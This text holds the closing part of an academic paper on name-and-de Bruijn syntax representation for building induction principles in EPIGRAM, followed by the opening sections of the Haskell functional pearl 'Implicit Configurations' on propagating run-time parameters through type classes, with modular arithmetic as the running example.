$$\begin{array}{l} \text{Vec-Ind} \in \\ \left\{ \begin{array}{l} \forall X \in \text{Set}. \\ \forall n \in \text{Nat}. \\ \forall xs \in \text{Vec } Xn. \end{array} \right\} \quad \text{targets} \\ \left\{ \begin{array}{l} \forall P \in \forall X \in \text{Set}. \forall n \in \text{Nat}. \forall xs \in \text{Vec } Xn. \text{Set}. \\ \forall m_n \in \forall X \in \text{Set}. P X \text{Zero} (\forall \text{nil } X). \\ \forall m_c \in \forall X \in \text{Set}. \forall n \in \text{Nat}. \forall x \in X. \\ \forall xs \in \text{Vec } Xn. \forall h \in P Xn xs. \\ P X (\text{Suc } X) (\forall \text{cons } Xn x xs). \end{array} \right\} \quad \text{motive} \\ \left\{ \begin{array}{l} \forall X \in \text{Set}. \forall n \in \text{Nat}. \forall xs \in \text{Vec } Xn. \text{Set}. \\ \forall m_n \in \forall X \in \text{Set}. P X \text{Zero} (\forall \text{nil } X). \\ \forall m_c \in \forall X \in \text{Set}. \forall n \in \text{Nat}. \forall x \in X. \\ \forall xs \in \text{Vec } Xn. \forall h \in P Xn xs. \\ P X (\text{Suc } X) (\forall \text{cons } Xn x xs). \end{array} \right\} \quad \text{methods} \\ P Xn xs \end{array}$$

It is not hard to appreciate that constructing such expressions using only strings for variables provides a legion of opportunities for unlawful capture and abuse. On the other hand, the arithmetic involved in a purely de Bruijn indexed construction is truly terrifying. But with our tools, the construction is straightforward and safe..

To simplify the exposition, we shall presume that the declaration of the family takes the form of a binding for the type constructor and a context of data constructors which have already been checked for validity, say, according to the schema given by Luo [15]—checking as we go just requires a little extra work and a shift to an appropriate monad. Luo’s schema is a sound (but by no means complete) set of syntactic conditions on family declarations which guarantee the existence of a semantically meaningful induction principle. The relevant conditions and the corresponding constructions are

1. The type constructor is typed as follows

$$F : \forall i_1 : I_1. \dots \forall i_n : I_n. \text{Set}$$

Correspondingly, the target prefix is  $\forall \vec{i} : \vec{I}. \forall x : F \vec{i}$ , and the motive has type  $P : \forall \vec{i} : \vec{I}. \forall x : F \vec{i}. \text{Set}$ .

2. Each constructor has type

$$c : \forall a_1 : A_1. \dots \forall a_m : A_m. F s_1 \dots s_n$$

where the  $\vec{s}$  do not mention  $F$ . The corresponding method has type

$$\forall \vec{a} : \vec{A}. \forall \vec{h} : \vec{H}. P \vec{s}(\vec{c} \vec{a})$$

where the  $\vec{H}$  are the inductive hypotheses, specified as follows.

3. Non-recursive constructor arguments  $a : A$  do not mention  $F$  in  $A$  and contribute no inductive hypothesis.
4. Recursive constructor arguments have form

$$a : \forall y_1 : Y_1. \dots \forall y_k : Y_k. F \vec{r}$$

where  $F$  is not mentioned<sup>3</sup> in the  $\vec{Y}$  or the  $\vec{r}$ . The corresponding inductive hypothesis is

<sup>2</sup>We prefer ‘motive’ [17] to ‘induction predicate’, because a motive need not be a predicate (i.e., a constructor of *propositions*) nor need an elimination operator be inductive.

<sup>3</sup>This condition is known as *strict positivity*.

$$h : \forall \vec{y} : \vec{Y}. P \vec{r}(a \vec{y})$$

Observe that condition 4 allows for the inclusion of higher-order recursive arguments, parametrized by some  $\vec{y} : \vec{Y}$ . These support structures containing infinitary data, such as

$$\begin{array}{l} \text{data InfTree} : \star \text{ where Leaf} : \text{InfTree} \\ \text{Node} : (\text{Nat} \rightarrow \text{InfTree}) \rightarrow \text{InfTree} \end{array}$$

We neglected to include these structures in our paper presentation of EPIGRAM [19] because they would have reduced our light-to-heat ratio for no profit—we gave no examples which involved them. However, as you shall shortly see, they do not complicate the implementation in the slightest—the corresponding inductive hypothesis is parametrized by the same prefix  $\vec{y} : \vec{Y}$ .

Our agency for inductive elimination operators follows Luo’s recipe directly. The basic outline is as follows:

$$\begin{array}{l} \text{makeIndElim} :: \text{Agency} (\text{Binding} \rightarrow \text{Prefix} \rightarrow \text{Binding}) \\ \text{makeIndElim} \text{root} (\text{family} : \in \text{famtype}) \text{constructors} = \\ \text{root} : \in \text{targets} \rightarrow \\ \text{motive} \rightarrow \\ \text{fmap method} \text{constructors} \rightarrow \\ \text{bName} \text{motive} -\$ \text{targets} \\ \text{where} \quad \text{— constructions from condition 1} \\ \text{ForAll indices set} [] = \\ \text{analysis root “1” famtype} \\ \text{targets} = \text{indices} < \\ \text{root} // “x” : \in \text{family} -\$ \text{indices} \\ \text{motive} = \text{root} // “P” : \in \text{targets} \rightarrow \\ \text{F}(\text{nm} “\text{Set}”) \\ \text{method} :: \text{Binding} \rightarrow \text{Binding} \\ \dots \end{array}$$

As we have seen before, **makeIndElim** is an agency which constructs a binding—the intended name of the elimination operator is used as the name of the agent. The **analysis** function readily extracts the indices from the type of the family (we presume that this ranges over **Set**). From here, we can make the type of an element with those indices, and hence compute the prefix of **targets** over which the **motive** is abstracted. Presuming we can build an appropriate method for each constructor, we can now assemble our induction principle.

But how do we build a method for a constructor? Let us implement the constructions corresponding to condition 2.

$$\begin{array}{l} \text{method} :: \text{Binding} \rightarrow \text{Binding} \\ \text{method} (\text{con} : \in \text{contype}) = \\ \text{meth} : \in \text{conargs} \rightarrow \\ (\text{indhyp} \ll\ll \text{conargs}) \rightarrow \\ \text{bVar} \text{motive} \$ \text{conindices} .\$ (\text{con} -\$ \text{conargs}) \\ \text{where} \\ \text{meth} = \text{root} // “m” \leftarrow \text{con} \\ \text{ForAll conargs fam conindices} = \\ \text{analysis meth “a” contype} \\ \text{indhyp} :: \text{Binding} \rightarrow \text{Prefix} \\ \dots \end{array}$$

The method’s type says that the motive should hold for those targets

which can possibly be built by the constructor, given the constructor’s arguments, together with inductive hypotheses for those of its arguments which happen to be recursive. We can easily combine the hypothesis constructions for non-recursive and recursive arguments (3 and 4, above) by making `Stack` an instance of the `MonadPlus` class in exactly the same ‘list of successes’ style as we have for ordinary lists [25]. The non-recursive constructor arguments give rise to an empty `Prefix` (= `Stack Binding`) of inductive hypothesis bindings.

```
indhyp :: Binding → Prefix
indhyp(arg :argtype) = do
  guard (argfam=family) — no hyp if arg non-recursive
  return (arg//“h” :argargs →
    bVar motive $$ argindices
    :$ (arg $$ argargs))
  where ForAll argargs argfam argindices =
    analysis meth “Y” argtype
```

With this, our construction is complete.

## Epilogue

In this paper, we have shown how to manipulate syntax with binding using a mixed representation of names for free variables (with respect to the task in hand) and de Bruijn indices [5] for bound variables. By doing so, we retain the advantages of both representations: naming supports easy, arithmetic-free manipulation of terms; de Bruijn indices eliminate the need for  $\alpha$ -conversion. Further, we have ensured that not only the user but also the *implementation* need never deal with de Bruijn indices, except within key basic operations such as **abstract** and **instantiate**.

Moreover, we have chosen a representation for names which readily supports a power structure naturally reflecting the structure of agents within the implementation. Name choice is safe and straightforward. Our technology combines easily with an approach to syntax manipulation inspired by Huet’s ‘zippers’[10].

Of course, it takes some effort to ensure that name-roots are propagated correctly through the call hierarchy of a large system. We can manage the details of this in practice by working within an appropriate monad. The monad which we use also manages the book-keeping for the recursive solution of metavariables by expressions in terms of other metavariables (whose names are extensions of the original)—this process is beyond the scope of this paper.

Without the ideas in this paper (amongst many others) it would have been much more difficult to implement EPIGRAM [18]. Our example—constructing inductive elimination operators for datatype families—is but one of many where it proves invaluable. Others indeed include  $\lambda$ -lifting [12] and Miller-style unification [22].

More particularly, this technology evolved from our struggle to implement the ‘elimination with a motive’ approach [17], central to the elaboration of EPIGRAM programs into Type Theory. This transforms a problem containing a *specific instance* of a datatype family

$$\forall \vec{s} : \vec{S}. \forall x : F\vec{t}. T$$

into an equivalent problem which is immediately susceptible to elimination with operators like those constructed in our example.

$$\begin{aligned} &\forall \vec{t} : \vec{I}. \forall x' : F\vec{t}. \\ &\forall \vec{s} : \vec{S}. \forall x : F\vec{t}. T. \\ &\vec{t} = \vec{t} \rightarrow x' = x \rightarrow \\ &T \end{aligned}$$

Moreover, EPIGRAM source code is edited and elaborated into an underlying type theory incrementally, in no fixed order and with considerable dependency between components. The elaboration process is, in effect, code-driven tactical theorem-proving working on multiple interrelated problems simultaneously. Our principled approach to manipulating abstract syntax within multiple agents provides the key discipline we need in order to manage this process easily. We simply could not afford to leave these issues unanalysed.

Whatever the syntax you may find yourself manipulating, and whether or not it involves dependent types, the techniques we have illustrated provide one way to make the job easier. By making computers using names the way *people* do, we hope you can accomplish such tasks straightforwardly, and without becoming a prisoner of numbers.

## 7 References

- [1] T. Altenkirch and B. Reus. Monadic presentations of lambda-terms using generalized inductive types. In *Computer Science Logic 1999*, 1999.
- [2] F. Bellegarde and J. Hook. Substitution: A formal methods case study using monads and transformations. *Science of Computer Programming*, 1995.
- [3] R. Bird and R. Paterson. de Bruijn notation as a nested datatype. *Journal of Functional Programming*, 9(1):77–92, 1999.
- [4] T. Coquand. An algorithm for testing conversion in type theory. In Huet and Plotkin [11].
- [5] N. G. de Bruijn. Lambda Calculus notation with nameless dummies: a tool for automatic formula manipulation. *Indagationes Mathematicae*, 34:381–392, 1972.
- [6] F. de Saussure. *Course in General Linguistics*. Duckworth, 1983. English translation by Roy Harris.
- [7] P. Dybjer. Inductive Sets and Families in Martin-Löf’s Type Theory. In Huet and Plotkin [11].
- [8] G. Gentzen. *The collected papers of Gerhard Gentzen*. North-Holland, 1969. Edited by Manfred Szabo.
- [9] G. Huet. The Constructive Engine. In R. Narasimhan, editor, *A Perspective in Theoretical Computer Science*. World Scientific Publishing, 1989. Commemorative Volume for Gift Siromoney.
- [10] G. Huet. The Zipper. *Journal of Functional Programming*, 7(5):549–554, 1997.
- [11] G. Huet and G. Plotkin, editors. *Logical Frameworks*. CUP, 1991.
- [12] T. Johnsson. Lambda Lifting: Transforming Programs to Recursive Equations. In Jouannaud [13], pages 190–203.
- [13] J.-P. Jouannaud, editor. *Functional Programming Languages and Computer Architecture*, volume 201 of *LNCS*. Springer-Verlag, 1985.

- [14] S. Kleene. *Introduction to Metamathematics*. van Nostrand Rheinhold, Princeton, 1952.
- [15] Z. Luo. *Computation and Reasoning: A Type Theory for Computer Science*. Oxford University Press, 1994.
- [16] C. McBride. Inverting inductively defined relations in LEGO. In E. Giménez and C. Paulin-Mohring, editors, *Types for Proofs and Programs, '96*, volume 1512 of *LNCS*, pages 236–253. Springer-Verlag, 1998.
- [17] C. McBride. Elimination with a Motive. In P. Callaghan, Z. Luo, J. McKinna, and R. Pollack, editors, *Types for Proofs and Programs (Proceedings of the International Workshop, TYPES'00)*, volume 2277 of *LNCS*. Springer-Verlag, 2002.
- [18] C. McBride. Epigram, 2004. <http://www.dur.ac.uk/CARG/epigram>.
- [19] C. McBride and J. McKinna. The view from the left. *J. of Functional Programming*, 14(1), 2004.
- [20] J. McKinna and R. Pollack. Pure type systems formalized. In M. Bezem and J.-F. Groote, editors, *Int. Conf. Typed Lambda Calculi and Applications TLCA'93*, volume 664 of *LNCS*. Springer-Verlag, 1993.
- [21] J. McKinna and R. Pollack. Some lambda calculus and type theory formalized. *Journal of Automated Reasoning*, 23:373–409, 1999. (Special Issue on Formal Proof, editors Gail Pieper and Frank Pfenning).
- [22] D. Miller. Unification under a mixed prefix. *Journal of Symbolic Computation*, 14(4):321–358, 1992.
- [23] R. Pollack. Closure under alpha-conversion. In H. Barendregt and T. Nipkow, editors, *Types for Proofs and Programs*, LNCS 806, pages 313–332. Springer-Verlag, 1994. Selected papers from the Int. Workshop TYPES '93, Nijmegen, May 1993.
- [24] D. Prawitz. *Natural Deduction—A proof theoretical study*. Almqvist and Wiksell, Stockholm, 1965.
- [25] P. Wadler. How to Replace Failure by a list of Successes. In Jouannaud [13], pages 113–128.

# Functional Pearl: Implicit Configurations

—or, Type Classes Reflect the Values of Types

Oleg Kiselyov  
Fleet Numerical Meteorology  
and Oceanography Center  
Monterey, CA 93943, USA  
oleg@pobox.com

Chung-chieh Shan  
Division of Engineering and Applied  
Sciences, Harvard University  
Cambridge, MA 02138, USA  
ccshan@post.harvard.edu

## ABSTRACT

The *configurations problem* is to propagate run-time preferences throughout a program, allowing multiple concurrent configuration sets to coexist safely under statically guaranteed separation. This problem is common in all software systems, but particularly acute in Haskell, where currently the most popular solution relies on unsafe operations and compiler pragmas.

We solve the configurations problem in Haskell using only stable and widely implemented language features like the type-class system. In our approach, a term expression can refer to run-time configuration parameters as if they were compile-time constants in global scope. Besides supporting such intuitive term notation and statically guaranteeing separation, our solution also helps improve the program’s performance by transparently dispatching to specialized code at run-time. We can propagate any type of configuration data—numbers, strings, *IO* actions, polymorphic functions, closures, and abstract data types. No previous approach to propagating configurations implicitly in any language provides the same static separation guarantees.

The enabling technique behind our solution is to propagate values via types, with the help of polymorphic recursion and higher-rank polymorphism. The technique essentially emulates local type-class instance declarations while preserving coherence. Configuration parameters are propagated throughout the code implicitly as part of type inference rather than explicitly by the programmer. Our technique can be regarded as a portable, coherent, and intuitive alternative to implicit parameters. It motivates adding local instances to Haskell, with a restriction that salvages principal types.

**Categories and Subject Descriptors:** D.1.1 [**Programming Techniques**]: Applicative (Functional) Programming; D.3.2 [**Language Classifications**]: Haskell; D.3.3 [**Programming Techniques**]: Language Constructs and Features—*abstract data types; polymorphism; recursion*

**General Terms:** Design, Languages

**Keywords:** Type classes; implicit parameters; polymorphic recursion; higher-rank polymorphism; existential types

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

Haskell’04, September 22, 2004, Snowbird, Utah, USA.  
Copyright 2004 ACM 1-58113-850-4/04/0009 ...\$5.00.

## 1. INTRODUCTION

Most programs depend on configuration parameters. For example, a pretty-printing function needs to know the width of the page, modular arithmetic depends on the modulus, numerical code heavily depends on tolerances and rounding modes, and most end-user applications depend on user preferences. Sometimes the parameters of the computation are known when the code is written or compiled. Most of the time, however, the parameters are initialized at the beginning of the computation, such as read from a configuration file. Sometimes the parameters stay the same throughout a program execution, but other times they need to be re-initialized. For example, numerical code may need to be re-executed with different rounding modes [12]. Also, a cryptography program may need to perform modular arithmetic with various moduli. Library code especially should support *multiple* sets of parameters that are simultaneously in use, possibly in different threads.

We refer to the problem of setting and propagating preference parameters as the *configurations problem*. We use the term “configurations” in the plural to emphasize that we aim to parameterize code at run time for several concurrent sets of preferences.

A solution to the configurations problem should keep configuration parameters out of the way: code that uses no parameters should not require any change. In particular, the programmer should not be forced to sequence the computation (using a monad, say) when it is not otherwise needed. The parameters should be statically typed and fast to access—ideally, just like regular lexical variables. Configuration data should be allowed to become known only at run time. Moreover, different configurations should be able to coexist. When different configurations do coexist, the user should be statically prevented from inadvertently mixing them up; such subtle errors are easy to make when the first goal above (that configuration parameters be implicit) is achieved. The solution should be available on existing programming language systems.

Given how pervasive the configurations problem is, it is not surprising that the topic provokes repeated discussions in mailing lists [1, 7, 29], conferences [19], and journals [9]. As these discussions conclude, no previous solution is entirely satisfactory.

Historically, the configurations problem is “solved” with mutable global variables or dynamically-scoped variables. Neither solution is satisfactory, because concurrent sets of parameters are hard to support reliably, be the language pure or impure, functional or imperative. Furthermore, in a pure functional language like Haskell, mutable global variables are either unwieldy (all code is written in monadic style) or unsafe (*unsafePerformIO* is used). Another common solution is to store configuration data in a globally accessible *registry*. That approach suffers from run-time overhead and often the loss of static typing. Finally, one type-safe and

pure approach is to place all configuration data into a record and pass it from one function to another. However, it is unappealing to do so explicitly throughout the whole program, not the least because managing concurrent sets of parameters is error-prone.

*Implicit parameters* [19] are a proposal to extend Haskell with dynamically-scoped variables like LISP’s [28]. As a solution to the configurations problem, implicit parameters inherit from dynamically-scoped variables the difficulty of supporting concurrent sets of parameters: they interact unintuitively with other parts of Haskell [26] and easily lead to quite subtle errors [9], whether or not the monomorphism restriction is abolished. As Peyton Jones [26] puts it, “it’s really not clear what is the right thing to do.”

In this paper, we present a solution to the configurations problem in Haskell that meets all the requirements enumerated above. We rely on type classes, higher-rank polymorphism, and—in advanced cases—the foreign function interface. These are all well-documented and widely-implemented Haskell extensions, for instance in Hugs and in the Glasgow Haskell Compiler. The notation is truly intuitive; for example, the term

```
foo :: (Integral a, Modular s a) ⇒ M s a
foo = 1000 × 1000 × 5 + 2000
```

expresses a modular computation in which *each* addition and multiplication is performed modulo a modulus. The type signature here<sup>1</sup> describes a polymorphic “modulus-bearing number” of type  $M s a$ . As we detail in Section 3, the type-class constraints require that the type  $a$  be an *Integral* type (such as *Int*), and that the type  $s$  carry configuration data for *Modular* arithmetic on  $a$ . The modulus is supplied at run time, for example:

```
withIntegralModulus' 1280 foo
```

The same computation can be re-executed with different moduli:

```
[withIntegralModulus' m foo | m ← [1 .. 100]]
```

We take advantage of the compiler’s existing, automatic type inference to propagate configuration data as type-class constraints. Thus the type annotations that are sometimes needed are infrequent and mostly attached to top-level definitions. Type inference also affords the programmer the flexibility to choose the most convenient way to pass configuration data: take an argument whose type mentions  $s$ ; return a result whose type mentions  $s$  (as *foo* above does), and let unification propagate the type information in the opposite direction of data flow; or even propagate configuration data from one argument of a function to another, by unifying their types. This flexibility reflects the fact that the compile-time flow of configuration types need not follow the run-time flow of configuration values.

Our technique handles not only “conventional” parameters, like numbers and strings, but any Haskell value, including polymorphic functions and abstract data types. We let configuration data include functions tuned to run-time input, such as faster modular-arithmetic functions that exist for composite moduli [16, 25, 30]. For another example, we can treat an array lookup function as a configuration parameter, and selectively disable bounds-checking where we have verified already that array indices are in bounds. In general, we can treat global imports like the Prelude as configuration data, so that different pieces of code can “import their own specialized Prelude”.

The basic idea behind our approach is not new. Thurston [31] independently discovered and used our technique for modular arithmetic. Our contribution here is not just to introduce Thurston’s technique to a broader audience, but also to extend it to the general configurations problem at any type, beyond integers. We achieve more intuitive notation, as shown above, as well as better perfor-

---

<sup>1</sup>This type signature is required. We argue at the end of Section 5.1 that this is an advantage.

mance by specializing code at run-time. Along the way, we survey existing attempts at solving the configurations problem. For multiple configurations, our solution is more portable, coherent, and intuitive than implicit parameters. Finally, our technique effectively declares local type-class instances, which prompts us to sketch an extension to Haskell.

This paper is organized as follows. In Section 2, we discuss the configurations problem and survey previous attempts at solving it. We demonstrate why these attempts are unsatisfactory and illustrate how acute the problem is if otherwise pure functional programmers are willing to resort to operations with no safety guarantee. Section 3 introduces the running example of modular arithmetic. This example calls for the peaceful coexistence and static separation of several concurrent configurations. Section 4 develops our solution in three stages: passing integers; passing serializable data types, including floating-point numbers and strings; and finally, passing any type, including functional and abstract values. In Section 5 we present two real-world examples to demonstrate that our solution scales to multiple parameters and helps the programmer write fast code with intuitive notation. Our solution improves over the OpenSSL cryptography library, where the lack of static separation guarantees seems to have stunted development. In Section 6, we compare our solution to previous work, especially Lewis et al.’s implicit parameters [19]. We argue for adding local type-class instances to Haskell and sketch how. We then conclude in Section 7.

## 2. THE CONFIGURATIONS PROBLEM

A Haskell program is a collection of definitions, which are rarely closed. For example,

```
result approx = last $ take maxIter $ iterate approx (pi / 2)
```

is an open definition: *last*, *take*, *iterate*, *pi*, and *maxIter* are defined elsewhere. The values associated with these symbols are known at compile time. Such a static association is proper for *pi*, which is truly a constant. However, *maxIter* is more of a user preference. A user may reasonably wish to run the program for different values of *maxIter*, without recompiling the code. Unfortunately, if the value of *maxIter* is to be read from a configuration file at the beginning of the computation, or may change from run to run of *result*, it seems that we can no longer refer to *maxIter* as neatly as above.

The *configurations problem* is to make run-time user preferences available throughout a program. As “configurations” in the plural shows, we aim to support concurrent sets of preferences and keep them from being accidentally mixed. The sets of preferences should stay out of the way, yet it should be clear to both the programmer and the compiler which set is used where. (We discuss the latter *coherence* requirement in Section 6.) In this general formulation, the problem is an instance of run-time code parameterization.

The configurations problem is pervasive and acute, as evidenced by recurrent discussions on the Haskell mailing list [1, 7, 29]. It is often pointed out, for example, that numerical code typically depends on a multitude of parameters like *maxIter*: tolerances, initial approximations, and so on. Similarly, most end-user applications support some customization.

The existing approaches to the configurations problem can be summarized as follows [1, 9].

The most obvious solution is to pass all needed parameters explicitly as function arguments. For example:

```
result maxIter approx =
```

```
last $ take maxIter $ iterate approx (pi / 2)
```

An obvious drawback of this solution is that many computations depend on many parameters, and passing a multitude of positional arguments is error-prone. A more subtle problem is that, if there

are several sets of configuration data (as in Section 3.1), it is easy to make a mistake and pass parameters of the wrong set deep within the code. The mix-up cannot be detected or prevented statically.

The second solution is to group all the parameters in a single Haskell record with many fields, and pass it throughout the code:

```
data ConfigRecord = ConfigRecord
    {maxIter :: Int, tolerance :: Float ...}
result conf approx =
    last $ take (maxIter conf) $ iterate approx (pi / 2)
```

This approach effectively turns the configuration parameters from positional arguments to keyword arguments. This way, the functions are easier to invoke and have tidier signatures. However, to refer to a configuration parameter, we have to write the more verbose `maxIter conf`. Moreover, we still have to pass the configuration record explicitly from function to function. Therefore, there is still a danger of passing the wrong record in the middle of the code when several configuration records are in scope. The same criticism applies to the analogous approach of passing configuration data in first-class objects or modules in the ML language family.

The third approach, advocated with some reluctance by Hughes [9], is to use implicit parameters [19]. As the name implies, implicit parameters do not need to be passed explicitly among functions that use them. Unfortunately, implicit parameters disturbingly weaken the equational theory of the language: a piece of code may behave differently if we add or remove a type signature, or even just perform a  $\beta$ - or  $\eta$ -expansion or reduction. We compare implicit parameters to our approach in more detail in Section 6.2.

The fourth approach to the configurations problem is to use a reader monad [3]. Its drawback is that any code that uses configuration data (even only indirectly, by calling other functions that do) must be sequenced into monadic style—even if it does not otherwise have to be. Alternatively, we may use mutable reference cells (*IRef*) in conjunction with the *IO* monad. This method obviously emulates mutable global variables, which are often used to store configuration data in impure languages. If our program uses multiple configurations, we may need to mutate the global variables in the middle of the computation, which, as is well-known in imperative languages, is greatly error-prone. Because *IRef* calls for the *IO* monad, using *IRef* for configuration data requires either the tedium of coding in monadic style all the time or the unsoundness of using *unsafePerformIO* [5]. Regrettably, the most popular solution to the configurations problem in Haskell seems to be the latter: issue compiler pragmas to disable inlining and common subexpression elimination, invoke *unsafePerformIO*, and pray [7, 9].

A fifth approach is to generate code at run time, after the necessary configuration data is known [14]. At that time, `maxIter` above can be treated just like `pi`: as a compile-time constant. This approach has the drawback that a compiler and a linker enter the footprint of the run-time system, and can become a performance bottleneck. Moreover, it is harder for program components using different sets of configuration data to communicate.

A final possible solution to the configurations problem is to turn global definitions into local ones:

```
topLevel maxIter tolerance epsilon... = main where
    main = ...
    ...
    result approx = last $ take maxIter $ iterate approx (pi / 2)
```

Most of the code above is local inside `topLevel`. We pass parameters explicitly to that function only. Within a local definition like `result`, the configuration parameters are in scope, do not have to be passed around, and can be used just by mentioning their names. Furthermore, to use different sets of configuration data, we merely invoke

`topLevel` with different arguments. We are statically assured that computations with different configuration data cannot get mixed up. The solution seems ideal—except putting all code within one giant function completely destroys modularity and reuse.

In the following sections, we show how to attain all the benefits of the last approach with modular code arranged in top-level definitions. Our type-class constraints, like *Modular s a* in the introduction, can be thought of as top-level labels for local scopes.

### 3. MOTIVATING EXAMPLE: MODULAR ARITHMETIC

*Modular arithmetic* is arithmetic in which numbers that differ by multiples of a given *modulus* are treated as identical:  $2 + 3 = 1 \pmod{4}$  because 2 + 3 and 1 differ by a multiple of 4. Many applications, such as modern cryptography, use modular arithmetic with multiple moduli determined at run time. To simplify these computations, we can define functions in Haskell like

```
add :: Integral a => a -> a -> a -> a
add m a b = mod (a + b) m
mul :: Integral a => a -> a -> a -> a
mul m a b = mod (a * b) m
```

(where `mod` is a member function of the *Integral* type class in the Prelude) so we can write

```
test1 m a b = add m (mul m a a) (mul m b b)
```

to compute  $a \times a + b \times b$  modulo  $m$ . The modulus  $m$  is the parameter of these computations, which is passed explicitly in the above examples, and which we want to pass implicitly. Like `test1` above, many cryptographic routines perform long sequences of arithmetic operations with the same modulus. Since the parameter  $m$  is passed explicitly in `test1` above, it is easy to make a mistake and write, for example, `add m' (mul m a a) (mul m b b)`, where  $m'$  is some other integral variable in scope. As the first step towards making the modulus parameter implicit, let us make sure that sequences of modular operations like `test1` indeed all use the same modulus.

#### 3.1 Phantom Types for Parameter Threads

Our first subgoal, then, is to statically guarantee that a sequence of modular operations is executed with the same modulus. Launchbury and Peyton Jones's [17, 18] *ST* monad for state threads in Haskell uses a type parameter *s* to keep track of the state thread in which each computation takes place. Similarly, we use a type parameter *s* to keep track of the modulus used for each computation. However, because this piece of state is fixed over the course of the computation, we do not force the programmer to sequence the computation by writing in monadic or continuation-passing style.

```
newtype Modulus s a = Modulus a deriving (Eq, Show)
newtype M s a = M a deriving (Eq, Show)
add :: Integral a => Modulus s a -> M s a -> M s a -> M s a
add (Modulus m) (M a) (M b) = M (mod (a + b) m)
mul :: Integral a => Modulus s a -> M s a -> M s a -> M s a
mul (Modulus m) (M a) (M b) = M (mod (a * b) m)
```

Also, we need the function `unM` to give us the number back from the wrapped data type `M s a`:

```
unM :: M s a -> a
unM (M a) = a
```

The type parameter *s* is *phantom*. That is, it has no term representation: the parameter *s* occurs only in type expressions without affecting term expressions. The expression `test1` remains the same, but it now has a different type:

`test1 :: Integral a => Modulus s a -> M s a -> M s a -> M s a`

The argument and result types of `add` and `mul` share the same type variable `s`. During type checking, the compiler automatically propagates this type information to infer the above type for `test1`. As with the `ST` monad, the type parameter `s` is threaded, but unlike with the `ST` monad, the term-level expression is not sequenced monadically. Hence the compiler knows that the subexpressions `mul m a a` and `mul m b b` of `test1` can be computed in any order.

We can now existentially quantify over the type variable `s` to distinguish among different moduli at the type level and make sure that a series of modular operations is performed with the same modulus.

```
data AnyModulus a = ∀s. AnyModulus (Modulus s a)
makeModulus :: a → AnyModulus a
makeModulus a = AnyModulus (Modulus a)
```

This `makeModulus` function is typically used as follows.

```
case makeModulus 4 of
  AnyModulus m →
    let a = M 3; b = M 5 in
      unM $ add m (mul m a a) (mul m b b)
```

In the case alternative `case makeModulus 4 of AnyModulus m →`, the type variable `s` is existentially quantified. The compiler will therefore make sure that `s` does not “leak”—that is, accidentally unify with other quantified type variables or types. Because `s` is threaded through the type of `add` and `mul`, all modular operations in the argument to `unM` are guaranteed to execute with the same `s`, that is, with the same modulus.

There is a redundancy, though: the data constructor `AnyModulus` is applied in `makeModulus`, then peeled off right away in the case alternative. To eliminate this redundant packing and unpacking, we apply a continuation-passing-style transform to turn the existential type in `makeModulus` into a rank-2 polymorphic type:

```
withModulus :: a → (forall s. Modulus s a → w) → w
withModulus m k = k (Modulus m)
```

The `withModulus` function is more usable than `makeModulus`, because it avoids the verbiage of unpacking data constructors.

We can now write

```
test2 = withModulus 4 (λm →
  let a = M 3; b = M 5 in
    unM $ add m (mul m a a) (mul m b b))
```

to get the result 2. If we by mistake try to mix moduli and evaluate

```
withModulus 4 (λm →
  withModulus 7 (λm' →
    let a = M 3; b = M 5 in
      unM $ add m' (mul m a a) (mul m b b)))
```

we get a type error, as desired:

Inferred type is less polymorphic than expected  
Quantified type variable `s` escapes

It is mentioned in the environment: `m :: Modulus s a`

In the second argument of `withModulus`, namely  $(\lambda m' \rightarrow \dots)$

## 3.2 Type Classes for Modulus Passing

The second step in our development is to avoid explicitly mentioning the modulus `m` in terms. On one hand, in the term `test1` above, every occurrence of `add` and `mul` uses the same modulus value `m`. On the other hand, in the type of `test1` above, every instantiation of the type-schemes of `add` and `mul` uses the same phantom type `s`. Given that the type checker enforces such similarity between `m` and `s` in appearance and function, one may wonder if we could avoid explicitly mentioning `m` by somehow associating it with `s`.

The idea to associate a value with a type is not apocryphal, but quite easy to realize using Haskell’s type-class facility. If we constrain our type variable `s` to range over types of a specific type class, then the compiler will associate a class dictionary with `s`. Whenever `s` appears in the type of a term, the corresponding dictionary is available. We just need a slot in that dictionary for our modulus:

```
class Modular s a | s → a where
  modulus :: s → a
  normalize :: (Modular s a, Integral a) ⇒ a → M s a
  normalize a :: M s a = M (mod a (modulus (⊥ :: s)))
```

The functional dependency `s → a` signifies the fact that the type `s` represents a value of at most one type `a` [11]. As we shall see below, a stronger invariant holds: each value of type `a` is represented by a (different) type `s`.

For conciseness, the code uses lexically-scoped type variables [27] in a non-essential way:<sup>2</sup> in the left-hand side `normalize a :: M s a` above, the type `M s a` annotates the result of `normalize` and binds the type variable `s` in `⊥ :: s` to the right of the equal sign. Also, we denote `undefined` with `⊥`. One may be aghast at the appearance of `⊥` in terms, but that appearance is only symptomatic of the fact that the polymorphic function `modulus` does not need the value of its argument. The type checker needs the type of that argument to choose the correct instance of the class `Modular`. Once the instance is chosen, `modulus` returns the modulus value stored in that class dictionary. Informally speaking, `modulus` retrieves the value associated with the type `s`. If Haskell had a way to pass a type argument, we would have used it.

We can now avoid mentioning `m` in `add` and `mul`. This move makes these functions binary rather than ternary, so we overload the ordinary arithmetic operators `+` and `×` for modular arithmetic, simply by defining an instance of the class `Num` for our “modulus-bearing numbers” `M s a`. Modular arithmetic now becomes an instance of general arithmetic, which is mathematically pleasing.

```
instance (Modular s a, Integral a) ⇒ Num (M s a) where
  M a + M b = normalize (a + b)
  M a - M b = normalize (a - b)
  M a × M b = normalize (a × b)
  negate (M a) = normalize (negate a)
  fromInteger i = normalize (fromInteger i)
  signum      = error "Modular numbers are not signed"
  abs         = error "Modular numbers are not signed"
```

It is thanks to signatures in the `Num` class that this code propagates the modulus so effortlessly. For example, the arguments and result of `+` share the modulus because `Num` assigns `+` the type `M s a → M s a → M s a`. As we will keep seeing, it is often natural to propagate parameters via types. By contrast, if we think of `+` as taking two equal modulus terms as input, and passing that modulus on to `normalize`, then we might define `+` much less simply:

```
(M a :: M s1 a) + (M b :: M s2 a) = normalize (a + b) :: M s1 a
  where _ = [⊥ :: s1, ⊥ :: s2] -- equate the two input moduli
```

Anyway, it seems that we are done. We just need to redefine the function `withModulus` to incorporate our new type class `Modular`.

```
withModulus :: a → (forall s. Modular s a ⇒ s → w) → w
```

